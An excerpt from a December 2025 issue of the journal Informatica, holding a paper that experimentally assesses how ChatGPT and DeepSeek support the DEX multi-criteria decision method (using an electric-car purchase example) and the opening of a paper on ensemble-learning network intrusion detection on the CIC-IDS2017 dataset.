Volume 49 Number 4 December 2025 ISSN 0350-5596

Informatica

An International Journal of Computing and Informatics

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The coordination necessary is made through the Executive Editors who examine the reviews, sort the accepted articles and maintain appropriate international distribution. The Executive Board is appointed by the Society Informatika. Informatica is partially supported by the Slovenian Ministry of Higher Education, Science and Technology.

Each author is guaranteed to receive the reviews of his article. When accepted, publication in Informatica is guaranteed in less than one year after the Executive Editors receive the corrected version of the article.

An Experimental Evaluation of Large Language Models in Supporting the DEX Multi-Criteria Decision-Making Process

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Keywords: Multi-criteria decision-making, decision analysis, large language models, method DEX

Received: December 1, 2025

We experimentally assessed the capabilities of two mainstream artificial intelligence chatbots, ChatGPT and DeepSeek, to support the multi-criteria decision-making process. Specifically, we focused on using the method DEX (Decision EXpert) and investigated their performance in all stages of DEX model development and utilization. The results indicate that these tools may substantially contribute in the difficult stages of collecting and structuring decision criteria, and collecting data about decision alternatives. However, at the current stage of development, the support for the whole multi-criteria decision-making process is still lacking, mainly due to occasionally inconsistent and erroneous execution of methodological steps. To leverage the strengths of both approaches, we also propose a hybrid workflow for DEX model development that begins in the LLM and continues in the specialized DEXiWin software.

Povzetek: Eksperimentalno smo ocenili zmožnosti uveljavljenih klepetalnih umetnih inteligenc, ChatGPT in DeepSeek, pri podpori večkriterijskega odločanja z uporabo metode DEX (Decision EXpert). Preučili smo njuno učinkovitost v vseh fazah razvoja in uporabe modela DEX. Ugotovili smo, da orodji učinkovito podpirata zbiranje in strukturiranje kriterijev ter podatkov o alternativah, vendar je njuna podpora celotnemu procesu še omejena zaradi nedoslednega in občasno napačnega izvajanja metodoloških korakov. Za boljše rezultate predlagamo hibridni delotok, ki združuje začetno uporabo LLM in nadaljevanje razvoja modela v specializiranem programu DEXiWin.

1 Introduction

Multi-criteria decision-making (MCDM) [13] is an established approach to support decision-making in situations where it is necessary to consider multiple interrelated, and possibly conflicting criteria, and select the best solution based on the available alternatives and the preferences of the decision-maker. Traditionally, such models are developed in collaboration with decision makers and domain experts, who define the criteria, acquire decision makers' preferences and formulate the corresponding evaluation rules. The model-development process is demanding, as it includes structuring the problem, formulating all the necessary model components (such as decision preferences or rules) for evaluating decision alternatives, and analyzing the results.

With the development and success of generative artificial intelligence, especially large language models (LLMs) [12], the question arises as to how these models can support or perhaps partially automate decision-making processes. To this end, we explored the capabilities of recent mainstream LLM-based chatbots, specifically ChatGPT and DeepSeek, for supporting the MCDM process. We focused on using the method DEX (Decision EXpert) [5], with which we have extensive experience, spanning multiple decades [4], in the roles of decision makers, decision analysts, and teachers. DEX is a full-aggregation [7] multi-criteria decision modelling method, which proceeds by developing an explicit decision model. DEX uses qualitative (symbolic) variables to represent decision criteria, and decision rules to represent decision makers' preferences. Variables (attributes) are structured hierarchically, representing the decomposition of the decision problem into smaller, easier to handle subproblems. Traditionally, DEX models are developed using specialized software such as DEXiWin [6], which allows the users (decision makers, domain experts, decision analysts) to interactively construct a DEX model and use it to evaluate and analyze decision alternatives.

This study is of exploratory nature. We ran ChatGPT and DeepSeek multiple times over the last six months, either individually, as a group or in classrooms with students. Typically, we first formulated some hypothetical decision problem and then guided the chatbot through the following main stages of the MCDM process:

A. Model development stages:
1. Acquiring criteria
2. Definition of attributes (variables representing criteria)
3. Structuring attributes
4. Preference modeling (formulating decision rules)

B. Model utilization stages:
5. Definition of decision alternatives
6. Evaluation of alternatives
7. Explaining the results of evaluation
8. Analysis of alternatives

In doing this, we observed the responses generated by the LLMs and assessed them from the viewpoint of skilled decision analysts. The main goal was not to solve specific real-life decision problems, but to identify LLMs' strengths and weaknesses that may substantially affect the MCDM process.

Despite focusing on DEX, many of our findings are also applicable to other hierarchical full-aggregation MCDM methods [7][13], such as AHP, MAUT/MAVT, and MACBETH; they follow the same methodological stages, but represent model components differently, for instance with numeric variables and weight-based aggregation functions.

In the following sections, we first present related work on LLM for MCDM. We then examine each of the aforementioned MCDM stages, detailing our experience with them. Specifically, we illustrate the process with answers generated by ChatGPT-o3 and DeepSeek-V3, LLM versions that were available around May and June 2025. Basic concepts of DEX related to each stage are explained along the way. Finally, we propose a hybrid LLM-DEX workflow for developing decision models.

We considered a hypothetical personal decision problem of buying an electric-powered vehicle (EV). We assumed the role of an "ordinary" decision maker conducting a session with an LLM. The chatbots were run in parallel, using similar prompts. No API (Application Programming Interface) or other technique was used to repeat prompts, stabilize responses and/or assess the effects of LLM's parameters, such as "temperature". We assessed results subjectively from the standpoint of expert decision analysts. Illustrative examples presented below were obtained from two parallel chatbot sessions conducted on June 6, 2025, using similar prompts. Our assessments and comments are somewhat broader, based on some other use-cases, which are not presented here.

2 Related work

Despite the growing popularity of LLMs in recent scientific literature, their coverage within the context of MCDM is still limited. Several authors have suggested incorporating LLMs in the MCDM process. Wang et al. [17] proposed a framework using LLMs in the model preparation and evaluation stages, comparing it with the MCDM methods AHP (Analytic Hierarchy Process) and FCE (Fuzzy Comprehensive Evaluation). Similarly, Svoboda and Lande [16] proposed a decision analysis framework for cybersecurity that combines AHP with the GPT-4 LLM. The same LLM is used in software 1000minds (https://www.1000minds.com/), which incorporates an AI assistant to enhance user interaction by suggesting decision criteria and alternatives according to the MCDM method PAPRIKA (Potentially All Pairwise RanKings of all possible Alternatives). Yuan et al. [19] recognized and studied the potential of LLMs to extract and suggest candidate criteria from documents and stakeholder text.

Table 1: EV cars: Criteria suggested by DeepSeek.

1. Range & Battery Efficiency
- **Real-world range** (WLTP or EPA estimates) – Aim for at least 300 km in mixed conditions.
- **Battery size** (kWh) – Larger batteries offer more range but may increase cost.
- **Energy consumption** (kWh/100 km) – Lower is better (e.g., 14–18 kWh/100 km).

2. Charging Speed & Compatibility
- **DC fast-charging capability** (e.g., 50 kW, 100 kW, or higher).
- **AC charging speed** (e.g., 7.4 kW, 11 kW, or 22 kW for home/work charging).
- **Charging port type** (CCS Combo is standard in Europe).

3. Performance & Driving Experience
- **Motor power** (kW/HP) – Affects acceleration and highway performance.
- **Drivetrain** (FWD, RWD, AWD) – AWD is better for Slovenia's varied weather.
- **Top speed & acceleration** (0–100 km/h time).

4. Practicality & Usability
- **Cargo space** (boot capacity, frunk if available).
- **Seating capacity** (4–5 seats, some EVs have limited rear space).
- **Ground clearance** (important for rural roads or winter conditions).

5. Price & Incentives
- **Purchase price** (must fit within €35,000).
- **Slovenian EV incentives** (check for subsidies, tax breaks, or benefits like free parking).
- **Insurance & maintenance costs** (EVs are generally cheaper to maintain).

6. Technology & Features
- **Infotainment system** (touchscreen, Apple CarPlay/Android Auto).
- **Driver assistance** (adaptive cruise, lane-keeping, parking sensors).
- **Heat pump availability** (improves winter range efficiency).

7. Availability & After-Sales Support
- **Local dealership & service network** in Slovenia.
- **Warranty coverage** (battery warranty should be 8+ years or 160,000+ km).

8. Resale Value & Future-Proofing
- **Brand reputation** (Tesla, Hyundai, Kia, VW, Renault, etc.).
- **Software updates** (OTA updates improve longevity).

Even fewer publications address the intersection of LLMs and DEX. Radovanović et al. [14] used LLMs to learn the structure and some components of DEX models from data, reporting that the approach was both effective (it identified appropriate criteria) and efficient (it reduced training time). Bohanec et al. [8] made a preliminary analysis of using LLM with DEX, and Bohanec [7] investigated the use of LLMs to create, modify and

interpret DEX decision tables, reporting mixed results: while LLMs can interpret user inputs and supply substantial MCDM knowledge "out of the box," producing convincing explanations, they may also ignore the decision maker's stated preferences, implicitly shift context, and generate incorrect explanations.

3 Acquiring criteria

A MCDM model includes multiple criteria that capture essential aspects of decision alternatives. These criteria are used to evaluate and compare the alternatives in a structured way. Defining criteria usually requires a good knowledge of the decision problem and the decision maker's goals. This step is usually one of the most difficult and may require consulting domain experts and/or relevant literature.

We asked the chatbots: *I am considering buying a new EV vehicle for up to 35000 EUR in Slovenia. Suggest criteria for evaluating such cars.*

Both ChatGPT and DeepSeek came out with an extensive and structured list of criteria. Table 1 shows the criteria suggested by DeepSeek. ChatGPT's suggestions were similar, though they employed slightly different high-level categories, which also incorporated measurement units associated with each criterion.

Let us immediately say that we consider this the most important single contribution of LLMs to MCDM modeling. We are not aware of any previous method that would allow identifying and structuring decision criteria in such a depth and detail in literally just a minute. Of course, for "serious" applications getting such a list does not take the burden off the user, who is still responsible for verifying the suggestions and checking the criteria for relevance and correctness. Nevertheless, this is a valuable starting point that can save days or even weeks of work.

This stage does not depend on the MCDM method used, so other methods may benefit from using LLMs equally well. This is particularly true for hierarchical methods, which are designed to handle a large number of criteria organized in a multi-level hierarchical structure. Examples of such methods include AHP (Analytic Hierarchy Process [15]) and MACBETH (Measuring Attractiveness by a Categorical Based Evaluation Technique [1]).

4 Definition of attributes

In this stage, the task is to define variables, called attributes, that represent criteria in a MCDM model. As most MCDM methods use numeric attributes, this stage is specific to DEX, which uses qualitative attributes. Therefore, this and the following stages require LLMs to "understand" the method used. While DEX is less widely known than methods such as AHP, it is nonetheless used and valued in various applications. Anyway, we were somewhat surprised to find out that all consulted LLMs were already familiar with DEX and reasonably capable of following its main methodological steps. In some steps, however, we had to specify additional requirements to obtain proper DEX model components.

Generally, defining qualitative value scales of attributes is not too difficult for LLMs. Asking *Suggest preferentially ordered value scales [for some attribute(s)]* typically gives good suggestions, for example (DeepSeek):

Purchase Price: High (>€34k) → Medium (€30k–34k) → Low (<€30k)
Government Incentives: None → Moderate (€1k–3k) → High (>€3k)
Insurance & Maintenance: Expensive → Moderate → Cheap

Interestingly, in our first attempts at using LLMs, they were not fully aware of DEX specifics, such as that value scales should have a small number of values, preferentially ordered from "bad" to "good" [5]. After explicitly articulating the rules and correcting LLMs a few times, they "remembered" and now suggest properly formulated value scales most of the times.

5 Structuring attributes

The next step after acquiring the criteria and defining attributes is to structure attributes into a hierarchy (most often an ordinary tree). Following the previous stages, which already resulted in a well-organized criteria structure and proper definition of attributes and their scales, this stage appears quite easy for LLMs. Figure 1 shows a full DEX model structure as suggested by ChatGPT without giving any further instructions.

In comparison, the DeepSeek's suggestion (not shown here) was somewhat inferior. Also, it was generated only after we had instructed it that DEX requires "narrow" trees with only two to three descendants for each aggregate attribute. Anyway, we consider both structures appropriate and comparable to the achievements of the best university-level students. The contributions of LLMs to DEX modeling up to this stage are substantial.

6 Decision preferences and decision rules

In DEX, decision maker's preferences are represented by decision rules, organized in decision tables. For each aggregate attribute (an internal variable in the model, which depends on subordinate variables), the user is asked to investigate all combinations of lower-level attribute values and assess the corresponding outcomes. Depending on the number of aggregate attributes, this can be a laborious task, though it is typically manageable using specialized software like DEXiWin. LLMs are also capable of suggesting perfectly valid decision tables, as illustrated in Table 2, which suggests the values of *Purchase-Cost* depending on *Net-Price-After-Subsidy* and *Registration-Fee*.

From the DEX perspective, it is important to remark that Table 2 is complete (addressing all possible combinations of input values) and preferentially consistent (better input values result in better or equal outputs). Initially, these requirements were not obvious to

```
EV-SUITABILITY                        {excellent, good, adequate, poor}
├─ COST-OWNERSHIP                     {excellent, good, adequate, poor}
│  ├─ ECONOMY                         {very-low-cost, low-cost, medium-cost, high-cost}
│  │  ├─ Purchase-Cost                {very-low, low, medium, high}
│  │  │  ├─ Net-Price-After-Subsidy {≤25 k, 25–30 k, 30–33 k, 33–35 k, >35 k}
│  │  │  └─ Registration-Fee %        {0.5, 1, 1–2, >2}
│  │  └─ Running-Cost                 {very-low, low, medium, high}
│  │     ├─ Electricity €/100 km      {≤3, 3–4, 4–5, >5}
│  │     └─ Service+Insurance €/yr {≤600, 600–800, 800–1 000, >1 000}
│  ├─ DEPRECIATION-RISK               {very-low, low, medium, high}
│  │  ├─ 5-yr-Residual-Value %        {≥65, 60–64, 55–59, <55}
│  │  └─ Brand-Resale-Index           {strong, above-avg, average, weak}
│  └─ DURABILITY                      {excellent, good, adequate, poor}
│     ├─ Vehicle-Warranty yrs         {≥7, 5–6, 3–4, <3}
│     ├─ Battery-Warranty yrs/%       {≥8/70, 8/60, 5–7/60, <5/60}
│     └─ Service-Interval km          {≥30 000, 20–29 000, 15–19 000, <15 000}
├─ CAPABILITY                        {excellent, good, adequate, poor}
│  ├─ RANGE-&-CHARGING                {excellent, good, adequate, poor}
│  │  ├─ RANGE                        {very-high, high, medium, low, very-low}
│  │  │  ├─ WLTP-Range km             {≥500, 400–499, 300–399, 200–299, <200}
│  │  │  └─ Real-Efficiency kWh/100 {≤15, 15–17, 17–19, >19}
│  │  └─ CHARGING                     {excellent, good, adequate, poor}
│  │     ├─ DC-Peak kW                {≥150, 100–149, 50–99, <50}
│  │     ├─ 10–80 %-Time min          {≤25, 26–35, 36–45, >45}
│  │     └─ AC-On-board kW            {≥11 3-ph, 11 1-ph, 7.4, <7}
│  ├─ PRACTICALITY                    {excellent, good, adequate, poor}
│  │  ├─ Cabin-&-Cargo                {excellent, good, adequate, poor}
│  │  │  ├─ Boot-Volume L             {≥450, 400–449, 330–399, <330}
│  │  │  └─ Rear-Legroom mm           {≥900, 850–899, 800–849, <800}
│  │  └─ Versatility                  {excellent, good, adequate, poor}
│  │     ├─ Towing-Capacity kg        {≥1 000, 750–999, 500–749, <500}
│  │     └─ Roof-Load kg              {≥75, 50–74, <50}
│  └─ PERFORMANCE                     {excellent, good, adequate, poor}
│     ├─ 0-100 km/h s                 {≤7.5, 7.6–9.0, 9.1–11, >11}
│     ├─ Top-Speed km/h               {≥180, 160–179, 140–159, <140}
│     └─ Drive-Layout                 {AWD, RWD, FWD}
└─ RESPONSIBILITY                    {excellent, good, adequate, poor}
   ├─ SAFETY-&-TECH                   {excellent, good, adequate, poor}
   │  ├─ SAFETY                       {excellent, good, adequate, poor}
   │  │  ├─ Euro-NCAP-Stars           {5★, 4★, 3★, ≤2★}
   │  │  └─ ADAS-Completeness #       {≥7, 5–6, 3–4, <3}
   │  └─ TECH-FEATURES                {excellent, good, adequate, poor}
   │     ├─ Heat-Pump                 {yes, optional, no}
   │     ├─ V2L-Power kW              {≥3.6, 1.5–3.5, none}
   │     └─ OTA+Nav-Chargers          {full, partial, none}
   └─ SUSTAINABILITY                  {excellent, good, adequate, poor}
      ├─ Battery-Origin-Transparency {EU+recycle, non-EU+recycle, non-EU, unknown}
      ├─ Recycled-Materials %         {≥25, 15–24, 5–14, <5}
      └─ Life-cycle CO₂ t              {≤15, 16–18, 19–22, >22}
```

Figure 1: DEX model structure generated by ChatGPT.

Table 2: Decision table for Purchase-Cost (ChatGPT)

Net-Price-After-Subsidy ▼ / Registration-Fee ►	**very-low (0 .5 %)**	**low (1 %)**	**medium (1–2 %)**	**high (> 2 %)**
very-low (≤ 25 k €)	very-low	low	low	medium
low (25–30 k €)	low	low	medium	medium
medium (30–33 k €)	medium	medium	medium	high
high (33–35 k €)	high	high	high	high

LLMs, and we had to request them explicitly. After further use, LLMs now generate appropriate rules by themselves.

However, several critical issues must be emphasized. First, decision making is a subjective process, and decisions should reflect individual or group decision-makers' preferences. Using LLMs, we only get preferences, generalized from many sources that were used to train them. In order to impose our own preferences, we should (1) carefully check LLMs' suggestions and (2) request modifications, if necessary. According to our experience, this is possible by formulating prompts such as "*increase the importance of some attribute*" or "*alternatives exceeding some value of some attribute are unacceptable*". Nevertheless, this requires focus, a good understanding of the goals, and perpetual verification of the results.

A further obstacle to using LLMs in this stage of DEX modeling is the multiplicity of decision tables. A single model contains a separate table for each aggregate attribute. The model in Figure 1, for instance, contains 20

aggregate attributes and thus 20 distinct decision tables. LLM chatbots are not designed to manage this volume of structured data simultaneously. Even when tables are named explicitly, the underlying representations can change unpredictably [6]. Consequently, if we really want to manage decision rules ourselves, we cannot do this effectively in LLMs, but should use specialized MCDM software.

Table 3: Evaluation of the two best-ranked EV cars (ChatGPT)

Model	**MG 4 Comfort 64**		**Citroën ë-C4**	
Cost-Ownership	**good**	(low purchase-cost; running-cost low)	**good**	(very-low purchase-cost & running-cost)
Capability	**good**	(435 km WLTP, 140 kW DC, 363 L boot)	**adequate–good**	(416 km WLTP, 100 kW DC, 380 L boot)
Responsibility	**good**	(★ 5 Euro-NCAP, heat-pump optional, V2L 3.6 kW)	**good**	(★ 4 Euro-NCAP, heat-pump std., forthcoming V2L)
EV-SUITABILITY	**GOOD**		**GOOD**	
Rank	1		2	

7 Identification of alternatives

The goal of this stage is to identify decision alternatives and describe them in terms of values, assigned to input attributes of the model. This is another stage in which LLMs excel due to their ability to act like agents [18], autonomously collecting relevant data from external sources. In this case, the LLMs constructed lists of actual EV cars, consulting sources such as avto.net, citroen.si, reuters.com, and ev-database.org:

MG 4 Comfort 64 kWh – €31 490 → €24 290 after Eko-sklad
Citroën ë-C4 54 kWh – €31 900 → €24 700
Opel Corsa Electric 54 kWh – from €28 490 → €21 290
BYD Dolphin Surf Boost 43 kWh – €22 990 → €15 790*
Fiat 500e 42 kWh – promo €22 290 (price already after bonus)

It is important to understand that alternatives can be fully defined only after developing the model structure in stages A.1 to A.3. Namely, it is necessary to know the input attributes (i.e., terminal nodes of the hierarchy) and their value scales; only this allows the LLM to search for the right information and appropriately represent it for evaluating the alternatives. Without this background, LLMs still collect data from various sources, but the process is much more arbitrary and lacks control. We also observed that collected data is often old, even when updated sources are already available; it helps to explicitly instruct LLMs to look for recent data.

8 Evaluation of alternatives

In this stage, the five cars have been evaluated by the LLMs. All were evaluated as GOOD, except Fiat 500e, which was evaluated as ADEQUATE. Table 3 illustrates the output generated by ChatGPT, showing the evaluation results of the two best-ranked cars. In addition to the overall evaluation (EV-SUITABILITY), the output includes evaluations achieved at the three main branches of the model, together with a brief notification of reasons for such evaluations. This is an appropriate summary of evaluation results and corresponds to what decision analysts normally do in this stage.

9 Explaining the results of evaluation

In MCDM, it is essential to understand the evaluation method and explain the reasons underlying evaluation results. This is how ChatGPT explained the evaluation method:

How I applied the DEX model:
1. Leaf values were taken from the most recent Slovene price-lists or Europe-wide tech sheets (all ≤ €35 000 trims).
2. Running-costs use your 30 000 km/year mileage and the Q1-2025 average household tariff of €0.166 kWh-1.
3. Each quantitative item was mapped to the ordered value-scales we set earlier; the three rule-tables ("purchase-cost", "running-cost", "economy") were then fired, and all higher nodes were combined with simple equal weights (0.4 Cost-Ownership | 0.4 Capability | 0.2 Responsibility).
4. Scores were coded excellent = 4, good = 3, adequate = 2, poor = 1; the root class was chosen by rounding the weighted mean to the nearest integer.

At first, everything seems to make sense. Items 1 and 2 correctly mention "leaf values", in the sense of input attributes, explaining the sources and assessment principles. However, beyond that, careful reading reveals a number of disturbing facts. First, very few attributes are mentioned in the explanation, while the model discussed that far was much bigger. The question remains which attributes were actually considered in this evaluation: all or only those mentioned. Second, the explanation mentions "weights", an important concept in quantitative MCDM methods, but of only secondary role in DEX [5]. Third, "scores" mentioned in explanation item 4 indicate that the LLM used a non-DEX value aggregation procedure, aggregating numeric scores instead of employing decision rules. This is different from that determined (and taken for granted by the user) in the previous stages.

Unfortunately, this often happens with LLMs, which tend to "forget" about the previous MCDM stages [7]. It is not uncommon that attributes, their value scales, decision rules and the evaluation method change from prompt to prompt. This severely undermines the trust in using LLMs and makes the whole process uneasy: rather than focusing on solving the decision problem, the user is forced to meticulously check each and every step. Also, it is not uncommon to discover logical errors or even basic computational errors (often referred to as "hallucinations"

[1]). In one of our sessions with ChatGPT, it displayed the evaluation formula

$$(0.2 \times 3) + (0.25 \times 4) + (0.15 \times 4) + (0.2 \times 3) + (0.15 \times 2) + (0.05 \times 2) = 3.15$$

which looked convincing, but gave a hard-to-notice wrong result; the correct result is 3.2.

10 Analysis of alternatives

The last stage of the MCDM process is the analysis of alternatives, which is aimed at exploring the decision space using methods such as what-if and sensitivity analysis. In principle, LLMs are capable of performing such analyses, giving appropriate answers and explanations to questions such as:

- *Carry out sensitivity analysis for Citroën ë-C3 and MG4 depending on buying price and operating costs.*
- *What would have to change for Fiat 500e 42 to become a good EV vehicle?*

For example, ChatGPT answers the second question by investigating several possible changes of input attribute values that improve the overall evaluation of Fiat 500e 42, summarizing the findings as follows:

Summary: what must change

1. **Stretch the body** (long-wheel-base or micro-estate) so boot ≥ 330 L and rear knee-room ≥ 800 mm.
2. **Approve a light-duty tow rating** and 50 kg roof rails.
3. **Raise DC fast-charge peak to 100 kW** with minor thermal upgrades.

None of those touches the battery size, motor, or purchase price, so **Cost-Ownership stays attractive**. Together they remove every "poor" leaf and elevate both *Practicality* and *Charging* just one step—exactly enough to push the Fiat 500e into the model's **GOOD** band.

A non-DEX evaluation mechanism was used again, but results are otherwise correct and informative. Nevertheless, the issues of using inappropriate model components and making logical and computational errors have been often observed in this stage as well.

11 A hybrid LLM-DEX workflow

Given the demonstrated strength of LLMs in the initial, conceptual stages of model development (A.1 – A.3), and their limitations in subsequent, more formal stages, we propose a hybrid workflow for DEX modelling:

1. *Model Structuring in LLM*: Develop the initial model structure, including the hierarchy of attributes and their value scales, using an LLM.
2. *Model Export*: Export this structural definition to a file.
3. *Model Completion in DEXiWin*: Import the file into the specialized software DEXiWin to carry out the remaining stages, notably the definition of decision rules (A.4) and the evaluation and analysis of alternatives (B.5 – B.8).

Implementing this workflow requires a reliable method for transferring the model from the LLM to DEXiWin. DEXiWin stores models in ".dxi" files [6], which are text files using a specific XML (eXtensible Markup Language [9]) schema to represent the model's attributes, decision tables, and alternatives.

While LLMs possess inherent knowledge of DEX methodology, we found they lack explicit knowledge of the .dxi file schema. Direct prompts, such as *Save the model to a .dxi file*, result in generically structured XML that is not readable by DEXiWin. Furthermore, providing a valid .dxi file as an example for the LLM to emulate also proved ineffective.

Table 4: Document Type Definition for exporting DEX models.

```
<!ELEMENT DEXiFromLLM (criteria, alternatives)>

<!-- Criteria Tree -->
<!ELEMENT criteria (criterion+)>
<!ELEMENT criterion (description,
  (criterion | scale)*)>
<!ATTLIST criterion name CDATA #REQUIRED>

<!ELEMENT description (#PCDATA)>

<!-- Scale and qualitative values -->
<!ELEMENT scale (value+)>
<!ELEMENT value (#PCDATA)>
<!ATTLIST value description CDATA #IMPLIED>

<!-- Alternatives -->
<!ELEMENT alternatives (alternative+)>
<!ELEMENT alternative (data+)>
<!ATTLIST alternative name CDATA #REQUIRED>

<!-- Leaf criteria values in alternatives -->
<!ELEMENT data (#PCDATA)>
<!ATTLIST data criterion CDATA #REQUIRED>
<!ATTLIST data numeric CDATA #IMPLIED>
```

The successful approach utilized a Document Type Definition (DTD) file as a formal schema. A DTD precisely defines the structure and legal elements of an XML document. By providing the LLM with the appropriate DTD (Table 4), it generates an XML file with a well-defined and predictable structure. Although this XML is still not directly readable by DEXiWin, it can be reliably converted into a compatible ".dxi" format. Currently, this conversion is performed by a script, but this functionality is planned for integration into future releases of DEXiWin.

12 Discussion

LLMs are developing rapidly and becoming increasingly capable. They may evolve under the hood, so that even the same version can behave differently depending on recent updates or user-specific factors. This makes them challenging for conducting rigorous scientific research. They come without user manuals, requiring their users to explore their capabilities on their own.

This study is an experimental attempt to understanding the capabilities of the current (2025) mainstream LLMs for supporting the MCDM process, with special emphasis on the DEX method. On this basis,

Table 5: Recommendations for using LLMs in MCDM/DEX.

Task	Recommendations
Problem Scoping and Ideation	**Highly recommended**. Use LLMs for collecting and brainstorming criteria, generating lists of alternatives, and exploring value scales.
Model Structuring	**Recommended with caution.** Use LLMs to propose initial hierarchical structures and define rough attributes. Requires verification and justification.
Preference (Decision Rule) Elicitation	**Not recommended.** Use only for initial brainstorming, but consider your own preferences. Use specialized software.
Defining Alternatives	**Recommended**. Use LLMs as agents once MCDM model has been defined.
Model Execution and Analysis	**Not recommended**. LLMs are unreliable for rigorous application of evaluation and analysis methods. Use specialized software.
Explanation and Reporting	**Recommended for drafting.** Use LLMs to help draft explanations of the methodology, summarize results in text, or generate reports.

we could not formulate firm conclusions, but were still able to make observations and formulate recommendations that might help MCDM practitioners.

The single most important contribution of LLMs to MCDM is their ability to formulate a well-structured list of relevant criteria in the first stage (A.1). Nothing nearly as good was available so far for that difficult stage. Now, LLMs can substantially boost the process and save a lot of effort and time. The second important contribution is the capability of LLMs to act as agents and collect data about alternatives (B.5) from various external resources.

Considering individual MCDM stages, LLMs performance is quite impressive. They are capable of evaluating and analyzing alternatives, without much instruction. Furthermore, if asked, they can explain the used methods and obtained results quite well. In some cases, however, a seemingly convincing explanation may fall apart, revealing logical, methodological and computational errors.

Considering the MCDM process as a whole, the performance of LLMs is not as favorable. In subsequent MCDM stages, LLMs tend to "change their mind" without notice, modifying the already established model components: attributes, value scales, decision rules and evaluation method. Consequently, this requires a lot of attention from the user's side, who has to check the outputs and perpetually remind the LLMs to remain consistent. This distracts the process and often carries the user away of the main decision-making task. Also, we should warn that in the preference modelling stage (A.4), LLMs suggest generalized decision preferences that might substantially differ from the user's subjective preferences, which need to be enforced explicitly.

This study evaluated LLMs on their ability to rigorously apply a specific MCDM method, DEX, to a complex decision problem. Our results demonstrate that this remains a significant challenge for current LLMs. However, in cases when we are less interested in the methodology and just want approximate answers to common decision problems (such as when buying a new mobile phone), LLMs turn out to be much better companions. In such scenarios, a few simple prompts are often sufficient to help users formulate their requirements, define criteria, and receive approximate, but useful, recommendations.

In summary, LLMs can substantially contribute to the definition of attributes and alternatives, but are unsuitable for carrying out the whole MCDM process due to possible inconsistent and erroneous executions of the MCDM method. Our findings suggest a pragmatic, collaborative approach where LLMs act as powerful assistants to the human decision modeler. The guidance is summarized in Table 55: use LLMs for divergent thinking and ideation in the early, creative phases of model development, but rely on established MCDM software, such as DEXiWin, and human expertise for convergent thinking and the rigorous, methodological execution of the decision-making process. Nevertheless, LLMs evolve fast and we may expect substantial improvements in the future.

For further research, we propose more detailed studies on the user experience with LLMs. Key questions include how users perceive the process, which functionalities they find most useful, what aspects distract them, their ability to detect and correct errors, and the level of methodological rigor they expect. This is an ideal task for the field of Behavioral Operations Research [10]. From the MCDM perspective, it would be valuable to compare LLM support for different methods. For instance, hierarchical methods like AHP and MACBETH share the initial problem structuring stages (A.1 and A.2) with DEX and may receive support of similar quality. As their subsequent stages diverge, a comparative analysis could identify differences in the quality of LLM support, assessing accuracy, logical consistency, and usability.

Acknowledgments

The authors acknowledge the financial support from the Slovenian Research and Innovation Agency for the programme Knowledge Technologies (research core funding No. P2-0103 and P5-0018).

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Optimizing Network Intrusion Detection Systems Through Ensemble Learning and Feature Selection Using the CIC-IDS2017 Dataset

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Keywords: Network intrusion detection, bagging, boosting, ensemble learning, feature selection, CIC-IDS2017 dataset, cybersecurity, machine learning

Received: November 26, 2024

The increasing complexity of cyber threats demands high-performance Network Intrusion Detection Systems (NIDS) that are both accurate and efficient. This study presents an optimized NIDS framework combining feature selection with ensemble learning. Experiments were performed on the CIC-IDS2017 dataset using a stratified train/test split of 70/30. Feature selection methods included Information Gain (24 features), Chi-square (χ^2, 25 features), and Principal Component Analysis (PCA, 20 features). Bagging classifiers (Random Forest, Extra Trees, Bagged Decision Tree) and boosting classifiers (XGBoost, Gradient Boosting, LightGBM, AdaBoost, CatBoost) were evaluated. Using Information Gain selecting 24 features, Extra Trees achieved 99.98% accuracy with near-perfect precision, recall, and F1-score, and extremely low false positive and false negative rates of 0.0001397 and 0.0002597, respectively. Boosting-based models demonstrated superior sensitivity for minority attack classes, improving performance under imbalanced conditions. These results indicate that integrating feature selection with diverse ensemble techniques produces a scalable, interpretable, and highly effective NIDS suitable for practical cybersecurity applications.

Povzetek: Prispevek predstavlja optimiziran omrežni sistem za zaznavo vdorov na podatkih CIC-IDS2017. Združuje izbiro značilk (informacijski dobiček, χ^2, PCA) z ansambelskim učenjem (bagging, boosting). Extra Trees z 24 značilkami doseže izjemno nizki stopnji FP/FN, medtem ko boosting izboljša zaznavo manjšinskih napadov.

1 Introduction

The exponential rise of interconnected systems and services in the digital age has made networks more vulnerable to cyber attacks. Cyberattacks, which range from Distributed Denial of Service (DDoS) to sophisticated penetration attempts, can result in significant financial losses, data breaches, and critical infrastructure disruptions. As a result, the importance of strong and efficient Intrusion Detection Systems (IDS) has grown. An IDS serves an important function in monitoring network traffic, identifying malicious actions, and alerting administrators to potential security breaches [1, 2, 3]. However, the constantly changing nature of cyberattacks offers substantial hurdles in building IDS solutions that are both accurate and scalable [4, 5].

Here are the key statistics highlighted in the Cisco Cyber Threat Trends 2023 Report [6]:

- Ransomware-related attacks accounted for 44% of all incident responses managed by Cisco Talos in the observed period. Pure extortion tactics, where data is stolen but systems are not encrypted, constituted approximately 33% of ransomware incidents.
- Phishing remained the most common initial access vector, involved in 21% of attacks analyzed.
- A significant portion of attacks exploited vulnerabilities that were more than 10 years old, emphasizing the persistent risk of outdated software.
- The "TheMoon" botnet was active across 88 countries, with an estimated 40,000 infected endpoints as of early 2024. A March 2023 surge in botnet activity was noted to be 174% above average.
- Activity involving Remote Access Trojans declined over the reporting period but remained a favorite tool for cybercriminals due to their stealth and functionality.
- Advanced Persistent Threats (APTs) maintained an average of 40 million blocks per month, underscoring their sustained activity and stealth.

Similarly, the Checkpoint 2023 Cyber Security Report highlights critical statistics and trends in the evolving threat landscape [7]:

- There was a reported 38% rise in global cyberattacks in 2022 compared to 2021. The average organization faced 1,168 weekly attacks.
- Education and research were the most targeted sectors globally. The healthcare sector experienced a 74% increase in cyberattacks, highlighting its growing vulnerability.
- Attacks on cloud-based networks surged by 48%, with threat actors exploiting cloud infrastructures to access sensitive data.
- Attackers increasingly relied on native operating system capabilities and IT management tools to evade detection. Traditional encryption-focused ransomware evolved to include data wiping and exfiltration, complicating attribution and mitigation efforts.
- Both attackers and defenders are leveraging AI. While attackers use AI for sophisticated threat delivery, defenders utilize it to identify anomalies and novel attack patterns.

These figures highlight the persistence, diversity, and dynamic nature of cyber threats, underlining the importance of adaptive and proactive cybersecurity measures. These findings indicate the growing complexity and sophistication of cyber threats, emphasizing the need for more advanced defense techniques and capabilities.

